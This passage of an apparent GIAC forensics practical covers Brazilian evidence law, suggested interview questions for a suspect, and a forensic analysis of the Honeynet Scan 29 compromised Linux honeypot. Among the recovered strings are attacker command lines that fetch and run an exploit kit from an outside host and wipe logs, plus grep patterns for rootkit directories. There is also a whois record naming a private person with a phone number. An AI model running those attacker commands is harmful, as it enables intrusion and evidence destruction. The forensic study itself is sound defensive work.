§ 1º If there are no expert officers, the examination will be conducted by two qualified people, bearers of a university diploma, chosen, preferably, from among those that have had technical qualifications related to the nature of the examination. (Redaction introduced by Law nº 8,862 of March 28, 1994)

§ 2º The nonofficial experts will execute their duty with commitment and in good faith.

Art. 160, The officials will elaborate a report of their finding, where they will describe minutely what they examined, and they will give answers to formulated questions. (Redaction introduced by Law nº 8,862 of March 28, 1994)

Unique paragraph. The report will be elaborated within the maximum stated period of 10 (ten) days, being able to extend this stated period, in exceptional cases, at the request of the experts. (Redaction introduced by Law nº 8,862 of March 28, 1994)"

Note that an eventual inquiry conducted by experts from the company does not have any merit in a criminal proceeding.

What is recommended in such cases would be, once it has been established that a crime has been committed, to notify the police authorities. Since a private action crime is being dealt with, it would be recommended that the company could petition for the institution of a police inquiry. The company could collaborate with the police authorities by turning in the computers voluntarily so they could be examined by the Institute of Criminology - SECRIM.

The fact that John Price installed the "prog" program and executed the program does not infringe any specific laws in Brazil. In this case, only penalties foreseen in the code of behavior of the proper company would be applied.

The act of copying and illegal commerce of copyrighted material or the distribution of infant pornography is foreseen by the legislation in effect and will be dealt with in Part 3 of this paper.

1.8 Interview Questions (5 points):

With the information collected during the forensic analysis, some questions that still need to be clarified and/or confirmed need to be dealt with.

According to Brazilian laws, the use of a lie detector device has no legal merit. In fact, this type of equipment is not available for use.

Research in the legal field did not show any standard or guideline for how an interview, interrogation or a confrontation of witnesses should be conducted. The basic requirement for an interview is to be well prepared with enough information about the case and the suspect.

One reference found on the Internet is the manual known as "Kubark Counterintelligence Manual Interrogation – July 1963", that was elaborated by the CIA – Central Intelligence Agency – during the period of the Vietnam War. It was used as the basis for the elaboration of the "Human Resource Exploitation Manual Training – 1983". These documents have been made public through the "Freedom of Information Act" (FOIA).

If the above documents appear somewhat over exaggerated to our intention of gathering information from John Price, they have some interesting tips on how the interviewer should prepare himself.

With basis on the information acquired during the forensic process, the pertinent questions that should be asked to John Price are:

Question 1: John, the auditing process of the company identified you as responsible for illegal activities that are subject to punishment. Do you know what this is about?

Motive: This is a simple way to let the suspect talk without confronting him with any of the collected evidence. It allows the interviewer to verify the defendant's intention to collaborate with the process and give freely new information.

For this first question some possible answers will be provided. The first question is very important to try to obtain the defendant's cooperation. Previously known possible replies help to elaborate an interrogation process where it is easier to find contradictions in the defendant's answers. Depending on the reply, it can lead us to different approaches in the interrogation process.

Accusatory and Guilt: I don't know and you don't have any proof against me.
Guilt and Awareness: I will only talk to a judge in the presence of my lawyer.
Guilt and Collaborative: I wasn't aware that the company did not allow this kind of activity nor that it was illegal.
Collaborative: I am aware of this and would like to explain my action.
Desperate: Actually, I am the victim. My enemies are incriminating me.

NOTE: Brazil has strong legislation against sexual, religious and racial discrimination. It is not allowed to use any kind of discriminatory question in the interview process.

Question 2: John, did you brake company policies and give your systems access to some other person?.
Motive: Try to get a negative reply and then use it later in order that the suspect cannot deny that the seized material was of his property. This is a dangerous question because if the defendant answers "yes", it can be difficult to prove that he was the owner of the files and evidences. On the other hand, it can be the used by the company to fire him for infringement of the security polices.

Question 3: John, do you know anything about the use of the program "prog" that was found in your floppy and has your ownership?
Motive: Show the defendant that there is evidence connecting him with the activity.

Question 4: John, do you know some of the following websites? (Showing to John the evidence `30082003-jp-3`).
Motive: To surprise the defendant with information that he has hidden something in some slack-space.

Question 5: John, why did you hide information inside slack-spaces?
Motive: To show the defendant that there is technical evidence of that activity.

Question 6: What is your relationship to Mike?
Reason: Check if the defendant seems to know his partner/supplier and what the relationship between them is. Demonstrate that the investigation has established a relationship between John and Mike.

Question 7: What advance orders do you have for the next delivery? (evidence `30082003-jp-5`).
Motive: Show the defendant that the company has knowledge about his business.

Question 8: Why were the contents of your personal computer erased?
Motive: It allows the defendant to speak and eventually let some incoherent information escape.

Question 9: John, you must know that the company does not allow the conducting of outside business within its installations. Would you collaborate with the inquiry informing the names of your clients inside the company? It can help you in the administrative process that has been stated.
Motive: To try and get more information about other illegal activities, based on the company's AUP.

Question 10: John, you know the company and are aware of the penalties to which you are subject. Do you have interest in collaborating? This is the right moment to do this. After this interview you will have to answer for your actions in a court of law with no chance of making a deal.
Motive: Give one last chance to the defendant to collaborate. This question should only be asked in case the company has legal support.

1.9 Case Information (10 points):

The activity of hidding information inside slack-space has a suspicious character in itself. The tests carried out with "prog" binary and the original version "bmap" demonstrated that machines that have been used to hide information cannot be identified if that information has been removed.

It is know that the binary can only be used by the super-user (root) and that the binary itself allows checking for the presence of hidden information inside slack-spaces. This can be done with the commands: `*bmap –checkslack*` or `*prog –chk*`.

The tool can only be executed on Gnu/Linux systems with filesystem of the EXT2 and EXT3 types.

It cannot be forgotten that the maximum capacity of writing in slack-space is related to the size of disk blocks, i. e., if the block size is 4kb, the data that can be hidden needs to be proportional to the available space left by a regular file. To hide 5kb of information, the binary will split this to fit into the space not used on each 4kb block.

The forensics made on the floppy that was seized supplies strong indications that the suspect, John Price, was using the computational resources of the company to collect copyright protected material and distribute it for financial profit. The tool "prog" was only used to hide information that could compromise him.

The following evidences was collected during the analysis:

Evidence	Related Information


30082003-jp-2	Program used by John Price to hide information
30082003-jp-3	Hidden list of MP3 sites.
30082003-jp-5	Message from John Price to Mike regarding received files and “advanced orders”

table1.9.1: summary of collected evidences.

The process of collecting evidence began by receiving a floppy drive image. After that the investigation proceeded with the following steps:

1. Receiving the floppy image
2. Checking its integrity
3. Accessing the image
4. Gathering of information
5. Checking the integrity of the evidence "prog"
6. Checking the functionalities of "prog"
7. Identifying of the origin of the evidence
8. Comparing "prog" and "bmap"
9. Identifying footprints
10. Recovering deleted information
11. Digital signature of the evidence, logs and produced reports.

The digital signature of evidence, logs generated and of the produced report itself were done with PGP software.



```
$ pgp -s relatorio.txt  -u jacomo
Pretty Good Privacy(tm) Version 6.5.8
(c) 1999 Network Associates Inc.
Uses the RSAREF(tm) Toolkit, which is copyright RSA Data Security,
Inc.
Export of this software may be restricted by the U.S. government.


A secret key is required to make a signature.
You need a pass phrase to unlock your secret key.
Key for user ID "jacomo@"

Enter pass phrase:

Passphrase is good

Signature file: relatorio.txt.pgp
```

screenshot1.9.1: Digital signature of the report.

The digital signature guarantees that all the information produced in the forensic analysis is validated by the PGP key owner. This procedure guarantees the authenticity and non-repudiation of that digital signature. The verification of the authenticity is done using PGP < file_name >.

As the PGP uses the author’s email address as a reference and cannot be shown , the digital signature is only being commented about. The PGP key is signed by the security group of the company and by management, which guarantees that "a false" key would be easily identified as it would not have these reliable signatures.

It is strongly recommended that forensic analysts use digital signature through PGP or GPG (gnu PGP) to validate his/her work.

1.10 Additional Information (2 points):

The following references are recommended as further information on the described activities:

- Original source of bmap:
ftp://ftp.scyld.com/pub/forensic_computing/bmap/

- Paper regarding data hiding techniques:
http://www.linuxsecurity.com/feature_stories/data-hiding-forensics.html

- Hiding and Recovering Data on Linux:
http://slashdot.org/articles/02/03/13/2053246.shtml?tid=106

- TASK:
http://www.sleuthkit.org/index.php

- Ebay:
http://www.ebay.com

- GIAC:
http://www.giac.org

- Google:
http://www.google.com

- Vivissimo:
http://www.vivissimo.com

- Ibiblio digital archive:
http://www.ibiblio.org

- TASK:
http://www.sleuthkit.org/index.php

Part 2 - Option 1: Perform Forensic Analysis on a system (50 Points)

2.1 Synopsis of Case Facts (5 Points):

The system that will be analyzed is considered a rare opportunity because it is a live system that has just been compromised. It is available to all the forensic analysts that are interested in practicing their techniques and methodologies. It is also an excellent playground for the test of tools and training material.

But, how is it possible to have a compromised live system? The system is available for download on Honeynet project website and it is part of the Challenger Scan of the Month 29, Scan 29.

The live system is an image of a Gnu/Linux Red Hat 7.2 virtual machine that was running in a Vmware environment. When a system has been identified as compromised, a suspended image of it is generated. If the image is loaded in a Vmware system, it will return to the same state that the system was at the moment of the break-in.

There are two approaches for this analysis: to conduct the analysis of a live system, collecting all the necessary information and then generate the images, or to proceed directly to the post-mortem analysis of the system.

Forensic analysts know how important it is to keep updated in all the stages of forensic procedures. Unfortunately, the forensic analyst may find that he/she is always restricted to the analysis of system images and/or binaries captured in a previous stage. Being able to participate in all of the stages of a forensic analysis is what makes this image a rare opportunity.

2.2 Describe the system(s) you will be analyzing. (2 Points):

Since this image was made available by the Honeynet project, there is no information regarding the original configuration of the system that hosted the Vmware, nor about the network topology.

Since the Challengers are proposed and administrated by members of Honeynet Alliance there is a commitment of the participants to the idoneousness of the process and that they must follow the models proposed by the alliance. The current topology proposed for the Honeynet project can be found in the following document:

- Know Your Enemy: GenII Honeynets
  http://www.honeynet.org/papers/gen2/

The document regarding virtual honeynets is available at the following address:

- Know Your Enemy: Defining Virtual Honeynets
  http://www.honeynet.org/papers/virtual/

It is also recommended the reading the following document related Vmware software usage:

- Know Your Enemy: Learning With Vmware
  http://www.honeynet.org/papers/vmware/

The following is the information on the available files:

tag#	10092003-hn-1
type	bzip2 file
Name	linux-suspended.tar.bz2
MD5 hash	d95a8c351e048bd7d5596d6fc49b6d72
Size	106.892.127 bytes
Description	vmware image

table2.2.1: information regarding the evidence *linux-suspended.tar.bz2*

tag#	10092003-hn-2
type	bzip2 file
Name	linux-suspended-md5s.gz
MD5 hash	1db2459dd36ac98fdcf59d1abac0f776
Size	392.013 bytes
Description	MD5 hashes of the original system

table2.2.2: information regarding the evidence linux-suspended-md5s.gz

tag#	10092003-hn-3
type	TAR file
Name	linux-suspended.tar.bz2.tar
MD5 hash	f7941bf3652855f36ef8b5c60c69b31e
Size	282.714 bytes
Description	Lists of all files, used by bzip2

table2.2.3: information regarding the evidence linux-suspended.bz2.tar

The only file that had MD5 hash that could be verified was *linux-suspended.tar.bz2*. For all the other files the hashes were generated as part of the process of receiving evidence.

2.3 Hardware (3 Points):

Two Vmware systems were used (host-only mode) for this practical: one is a Gnu/Linux Red Hat 7.2, the compromised system; and, the other is a Gnu/Linux Red Hat 8.0, the station for forensic analysis.

The equipment where the Vmware Workstation 4.0.2 Build 5592 was installed is an IBM NetVista Model 6349-kcp running Microsoft Windows XP Professional Version 2002 operating system with Service Pack 1. This equipment is a black colored desktop produced by IBM. It has one 1.44Mb floppy drive, one CD-ROM unit, two USB 1.1 ports in the frontal part and three adhesives, the first one indicating that the processor belongs to the Intel Pentium 4 family, the second one shows the equipment is compatible with Microsoft Windows 2000 Professional and Windows 98 and the last one contains information related to the model and the serial number.

- Windows XP Professional Version 2002 Service Pack 1, SecureCRT Version 4.0.7 (build 443), Vmware Workstation 4.0.2 Build 5592
- Gnu/Linux Red Hat 8.0 (Vmware, host-mode only), default installation, kernel 2.4.18-27.8.0
- Gnu/Linux Red Hat 7.2 (Vmware, host-mode only), unknown installation, kernel

The choice made for the forensic system was a Gnu/Linux Red Hat which is widely used as an operating system for the forensic workstation (recommendation also of SANS's track8). It is agreed that the installation and compilation of applications on a Gnu/Red Hat system is quite easy which makes this a good choice for a forensic workstation.

The information provided below is about the available virtual machine:

Device	**Summary**
Memory	96MB
HardDisk 1 (SCSI 0:0)	
CD-ROM 1 (IDE 0:0)	Using drive /dev/cdrom
Floppy 1	Using drive /dev/fd0
NIC 1	Custom
USB Controller	Present
Audio	Default adapter

table2.3.1: information about virtual machine.

The virtual machine original IP was 199.107.97.79 (sbm79.dtc.apu.edu) and was modified to 192.168.1.79.

2.4 Image Media (5 Points):

In order to begin the image generation process of the compromised system it will be necessary to return the system it's original state. This is done with the option `RESUME`.

As the original image was recorded in a safe media, CD-ROM, it will always be possible to return to the initial state when necessary to proceed with new data collection, or to verify if a result is reproducible.

The first process to be carried out will be imaging. For that activity the program `netcat` will be used. The following steps have been executed:

- Restore the system with "Resume"
- Execute the `*date*` command to mark the beginning of the process.
- Power-off of the machine.
- Boot the system using a bootable CD.
- Set up of a "netcat" listener in the forensic station.
- Read original disk with `*dd*' command.
- Transfer the data with `*nc*` command.

- Generate md5 hashes of the original partition.
- Generate md5 hashes of the transferred image.
- Compress the generated image.
- Identify the evidence.

Forensic station: image recording.

```
FW $ nc –l –p 2223 > compromised.img
FW $ md5 compromized.img
MD5 (compromised.img) = ef5f69396630268e737ce514336c6928
FW $ ls -la compromised.img
-rw-r--r--  1 root  wheel  964673536 Sep  7 15:02 compromised.img
FW $ gzip compromised.img –o compromised.img.gz

FW $ nc –l –p 2224 > compromised.swap
FW $ md5 compromized.swap
MD5 (compromised.swap) = 764ce8994d21e3483db04d97ff8d7f01
FW $ ls -la compromised.swap
-rw-r--r--  1 root  wheel  109051904 Sep  7 15:05 compromised.img
FW $ gzip compromised.swap –o compromised.swap.gz
```

screenshot2.4.1: information about imaging process and MD5 hashes.

Compromised Honeypot: images collection

```
# ifconfig eth0 10.0.0.114 netmask 255.255.255.224
# dd if=/dev/sda1 | nc 10.0.0.105 2223
1884128+0 records in
1884128+0 records out
# md5sum /dev/sda1
ef5f69396630268e737ce514336c6928  /dev/sda1
# dd if=/dev/sda2 | nc 10.0.0.105 2224
212992+0 records in
212992+0 records out
# md5sum /dev/sda2
764ce8994d21e3483db04d97ff8d7f01  /dev/sda2
```

screenshot2.4.2: information about imaging process and MD5 hashes.

Compromised Honeypot: volatile information collection

```
[root@sbm79 root]# iptables –P INPUT DROP
[root@sbm79 root]# iptables –P OUTPUT DROP
[root@sbm79 root]# iptables –P FORWARD DROP
[root@sbm79 root]# iptables –A INPUT –m state --state
ESTABLISHED,RELATED –j ACCEPT
[root@sbm79 root]# iptables –A OUTPUT –p tcp –m state --state NEW –
s 10.0.0.114 –d 10.0.0.105 --dport 2223 –j ACCEPT
[root@sbm79 root]# iptables –A OUTPUT –m state --state
ESTABLISHED,RELATED –j ACCEPT
[root@sbm79 root]# ifconfig eth0 10.0.0.114 netmask 255.255.255.224
[root@sbm79 root]# route add –net default gw 10.0.0.126
```

screenshot2.4.3: Information regarding network containment.

tag#	10092003-hn-3

Type	binary image
Name	compromised.img
MD5 hash	ef5f69396630268e737ce514336c6928
Size	964.673.536 bytes
Description	Image of the compromised disc

table2.4.1: information about the image “compromised.img”

tag#	10092003-hn-4
Type	binary image
Name	compromised.swap
MD5 hash	764ce8994d21e3483db04d97ff8d7f01
Size	109.051.904 bytes
Description	Image of swap on compromised system

table2.4.2: information about the image “compromised.swap”.

It is important to separate all the evidence, properly catalogued, with MD5 hashes, to then record a CD-ROM with the entire collected and produced materials when the analysis has finished.


Since a live system is been used, it is interesting to collect some volatile information, which can’t be recovered after the system is power-off. So, this is the only opportunity for this to be done. The most common kind of volatile information is:

- Data in memory
- Network status, network connections
- Processes being executed
- Opened files
- Contents of host swap memory

The volatile information grabbing process was carried out by restoring the original state of the vmware image. After the grabbing process, the machine was power-off and the imaging process was repeated. The second image was then compared to identify any modifications that the grabbing process left in the system.

The first modification observed is that the MD5 hashes of the images are different. Other minor modifications that had occurred were caused by the execution of `iptables` command by the forensic analyst since this binary was not part of the forensic CDROM used.

Eventual information that is present in the console of the system cannot be overlooked. In this in case it is recommended to take a photograph of these information.



```
Red Hat Linux release 7.2 (Enigma)
Kernel 2.4.7-10 on an i686

This server is operated for authorized users only. All use
is subject to monitoring. Unauthorized users are subject to
prosecution. If you're not authorized, LOG OFF NOW!

localhost login: root
Password:
Last login: Wed Aug  6 11:16:40 on tty2
[root@localhost root]# (swapd) uses obsolete (PF_INET,SOCK_PACKET)
eth0: Promiscuous mode enabled.
device eth0 entered promiscuous mode
NET4: Linux IPX 0.47 for NET4.0
IPX Portions Copyright (c) 1995 Caldera, Inc.
IPX Portions Copyright (c) 2000, 2001 Conectiva, Inc.
NET4: AppleTalk 0.18a for Linux NET4.0
eth0: Promiscuous mode enabled.
eth0: Promiscuous mode enabled.

You have new mail in /var/spool/mail/root
[root@localhost root]# date
Sun Aug 10 20:30:39 PDT 2003
[root@localhost root]# _
```

screenshot2.4.4: Information available on system console.

This important evidence need to be catalogued:

tag#	10092003-hn-5
Type	digital photo
Name	dsc01012.jpg
MD5 hash	db2ff802e38558e8b0f78f27f25dd735
Size	390.259 bytes
Description	Photo of the system console

table2.4.3: information regarding evidence dsc01012.jpg.

`Sun Ago 10 20:30:39 PDT 2003`, the execution of the command `date` in the compromised system allows the exact time to be noted when the forensic analyst starts to interact with the system. This also establishes the time, date and `timezone` of the machine at the exact moment the activities begin. The machine where the generated images will be mounted needs to be in the same `timezone`, in this case, America/Los_Angeles (GMT-7), so times and dates are equal and they do not cause misunderstanding.

Collection of the volatile information in memory:

```
$ lsof | nc 10.0.0.105 2223
$ ps auwxx | nc 10.0.0.105 2223
```

screenshot2.4.5: information about volatile information gathering.

Collection of the volatile information on network:

```
$ netstat -na  | nc 10.0.0.105 2223
$ netstat -nr  | nc 10.0.0.105 2223
$ netstat -nlp | nc 10.0.0.105 2223
$ ifconfig –a  | nc 10.0.0.105 2223
```

screenshot2.4.6: information about volatile information gathering.

Collection of the volatile information in running processes:

```
$ cat /proc/3137/exe  | nc 10.0.0.105 2223
$ cat /proc/3153/exe  | nc 10.0.0.105 2223
$ cat /proc/15119/exe  | nc 10.0.0.105 2223
$ cat /proc/25239/exe  | nc 10.0.0.105 2223
$ cat /proc/25241/exe  | nc 10.0.0.105 2223
$ cat /proc/25247/exe  | nc 10.0.0.105 2223
```

screenshot2.4.7: information about volatile information gathering.

The value above was obtained from the output of the `lsof` command.

Collection of the volatile information in the swap area:

```
$ dd if=/dev/sda2 | nc 10.0.0.105 2224
212992+0 records in
212992+0 records out
$ md5sum /dev/sda2
764ce8994d21e3483db04d97ff8d7f01 /dev/sda2
```

screenshot2.4.8: information about volatile information gathering.

All this volatile information will be needed to complement and add to the content in the process of forensic analysis of the image.

The collection process of this information is done with static compiled binaries accessed by cdrom or floppy. This is necessary because it is not possible to confide in the binaries present on the compromised system and because compromised system MAC times should not be modified unnecessarily.

2.5 String Search (5 Points):

The methodology of analysis of a compromised system will be done step by step according to the needs of the forensic analyst to get specific information.

The first step, already done, is to get the image of the system to be investigated. The file *compromised.img* is in the forensic station in the folder /forensic. The analysis begins with the result of the `strings` command and along with some comments.

```
$ strings –a –n4 compromised.img > compromised.str
$ grep “tar\.gz “ compromised.str > compressed.files
$ grep “\.tgz “ compromised.str >> compressed.files
$ grep -E "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}"
compromised.str >> ips.list
```

screenshot2.5.1: information about the execution of the `*strings*` and `*grep*` commands.

The first `grep` command executed looks for files with the extension `tar.gz`. This type of file is very common in Gnu/Linux systems. The same procedure was done to identify any files with the extension `.tgz`. The third command was used to identify IPs addresses.

This search yielded the following information:

Evidence	**Details**
geocities.com/mybabywhy/rk.tar.gz	Possible rootkit
www.psychoid.lam3rz.de/psyBNC2.3.1.tar.gz	Well known IRC software
izolam.net/sslstop.tar.gz	Unknown program
rootkit.tar.gz	Possible rootkit
ncftpd-2.0.6.tar.gz	Unknown program
irinel1979.go.ro/mass2.tgz	Possible mass hacker software
www.i-need-ftp.as.ro/ttt.tgz	i need ftp as root ☺
www.irinel1979.go.ro/er.tgz	Unknown program, suspicious
irinel1979.go.ro/er.tgz	Unknown program, suspicious
irinel1979.netfirms.com/er.tgz	Unknown program, suspicious
irinel1979.go.ro/er.tgz	Unknown program, suspicious
takiweb.com/~xlogic/xl.tgz	BIND exploit, TSIG bug
rootkit/flood/flood.tgz	Possible Denial of Service tool
vanish2.tgz	log wiper

table2.5.1: information found on the execution of the commands `*strings*` and `*grep*`.

This information is enough to know that the machine in question was seriously compromised and that a series of hacker's tools had been installed in the system.

When evidence like that is encountered, it is always interesting to get an original copy of the tools at the addresses found in order to make later analysis and comparison with the artifacts found on the image. Only one of the above addresses, sslstop.tar.gz, was found. However, a search in google can lead to some repositories that contain the identified tools.

The first thing to be considered here is the presence of addresses that belong to Romania (ro). Romanian hackers are famous and have advanced technical skill/knowledge. `strings` that contains "ro" will be considered in this research.

uname –a; id; wget takiweb.com/~xlogic/xl.tgz; tar zxvf xl.tgz; cd xl; ./statz;
cp vanish2.tgz /usr/bin/.ftpd/.../
WERD=$(/bin/ls -F /var/log | grep -v "/" | grep -v "*" | grep -v ".tgz" | grep -v ".gz" | grep -v ".tar" | grep -v "lastlog" | grep -v "utmp" | grep -v "wtmp" | grep -v "@")
/lib/.x/cl -s o.tgz > /dev/null
SSH_CLIENT=213.154.118.201 2127 3128
lynx -source 209.249.147.160/~deal/qd 1> qd 2>/dev/null
cgomez => 216.141.104.150 [21]
mir-serv.ez-closet.com => 216.136.173.10 [110]
Aug 10 14:14:41 localhost smbd -D[5505]: log: Connection from 213.154.118.218

port 2020	
Aug 10 14:17:08 localhost smbd -D[8170]: log: Connection from 213.154.118.218 port 2021	
localhost smbd -D[8935]: log: Connection from 213.154.118.218 port 2022	
[10/Aug/2003 13:24:29 02937] [error] SSL handshake failed (server localhost.localdomain:443, client 213.154.118.219) (OpenSSL library	
[10/Aug/2003 13:32:38 03024] [error] SSL handshake failed (server localhost.localdomain:443, client 213.154.118.219) (OpenSSL library	
[Sun Aug 10 13:16:27 2003] [error] [client 213.154.118.219] client sent HTTP/1.1 request without hostname (see RFC2616 section 14.23	
[Sun Aug 10 13:16:37 2003] [error] [client 213.154.118.219] client sent HTTP/1.1 request without hostname (see RFC2616 section 14.23	
[Sun Aug 10 13:23:17 2003] [error] [client 213.154.118.219] File does not exist: /var/www/html/sumthin	
[Sun Aug 10 13:24:29 2003] [error] mod_ssl: SSL handshake failed (server localhost.localdomain:443, client 213.154.118.219) (OpenSSL library error follows)	
[Sun Aug 10 13:32:38 2003] [error] mod_ssl: SSL handshake failed (server localhost.localdomain:443, client 213.154.118.219) (OpenSSL library error follows)	
[Sun Aug 10 13:40:51 2003] [error] System: No such fil213.154.118.219 - - [10/Aug/2003:13:16:27 -0700] "GET / HTTP/1.1" 400 385 "-" "-"	
213.154.118.219 - - [10/Aug/2003:13:16:37 -0700] "GET / HTTP/1.1" 400 385 "-" "-"	
213.154.118.219 - - [10/Aug/2003:13:23:17 -0700] "GET /sumthin HTTP/1.0" 404 279 "-" "-"	
ping -c 6 216.115.108.243	
www.lugojteam.as.ro/rootkit.tar	
Sun Aug 10 16:03:32 :connect from sanido-09.is.pcnet.ro Sun Aug 10 16:06:08 :User sic quitted (from sanido-09.is.pcnet.ro) Sun Aug 10 16:06:24 :connect from sanido-09.is.pcnet.ro Sun Aug 10 16:06:57 :User sic quitted (from sanido-09.is.pcnet.ro) Sun Aug 10 16:06:59 :connect from sanido-09.is.pcnet.ro Sun Aug 10 16:07:26 :User sic quitted (from sanido-09.is.pcnet.ro) Sun Aug 10 16:07:34 :connect from sanido-09.is.pcnet.ro Sun Aug 10 16:11:30 :User sic quitted (from sanido-09.is.pcnet.ro) Sun Aug 10 17:49:41 :connect from sanido-08.is.pcnet.ro Sun Aug 10 17:51:22 :connect from sanido-08.is.pcnet.ro Sun Aug 10 18:00:49 :User redcode quitted (from sanido-08.is.pcnet.ro)	

table2.5.2: more information found on the execution of the commands `*strings*` e `*grep*`.

Innumerable information is shown above: the first one is the definitive participation of a Romanian hacker in the activities.

The origin of the identified IPs are:

```
$ host 213.154.118.219
219.118.154.213.in-addr.arpa domain name pointer extreme-service-
11.is.pcnet.ro.
$ host 213.154.118.201
201.118.154.213.in-addr.arpa domain name pointer sanido-
```

```
09.is.pcnet.ro.
```

screenshot2.5.2: information about IPs found.

Now a check to see if there is other input with `SSH_CLIENT`:

```
$ grep "SSH_CLIENT=" compromised.str
SSH_CLIENT=213.154.118.201 2127 3128
SSH_CLIENT=213.154.118.201 2118 3128
SSH_CLIENT=194.105.13.30 2602 86
SSH_CLIENT=217.156.33.72 1179 6666
SSH_CLIENT=217.156.33.72 1179 6666
```

screenshot2.5.3: information about SSH client.

Then, check the origin of the new identified IPs.

```
$ host 194.105.13.30
30.13.105.194.in-addr.arpa domain name pointer
admin.vipnet.online.ro.

$ whois -h whois.nic.ro 217.156.33.72
[whois.nic.ro]
RomNIC whois results:

descr:         SC UNICLAS SRL
descr:         splai m. viteazul nr 29 bl. z7b sc. 2 ap.11
country:       ro

descr:         RDSNET

person:        Cercel Laurentiu
address:       splai M.Viteazul nr.29 bl.z7b
address:       sc 2 ap
address:       11
phone:         +4092589767
e-mail:        skynet@terrasat.ro
nic-hdl:       CL1651-RIPE
```

screenshot2.5.4: information regarding other IPs identified.


Other useful options to search for strings are:

grep " "\/\.\.\.\/"" compromised.str	Show the directories "…" very used by hackers.
grep "\/exploit\/" compromised.str	Search directory /exploit/
grep "\/exploits\/" compromised.str	Search directory /exploits/
grep "rootkit\/" compromised.str	Search directory rootkit/
grep "\/\.\.\ " compromised.str	Show the directories ".. ", (with space). Also very used by hackers.

table2.5.3: other information regarding `*grep*` command usage.

2.6 Media Analysis of System (10 Points):

In the following activities, the image of the system will be mounted. Some interesting searches to guide the investigation have already been obtained with information that was produced during the `strings search` process.



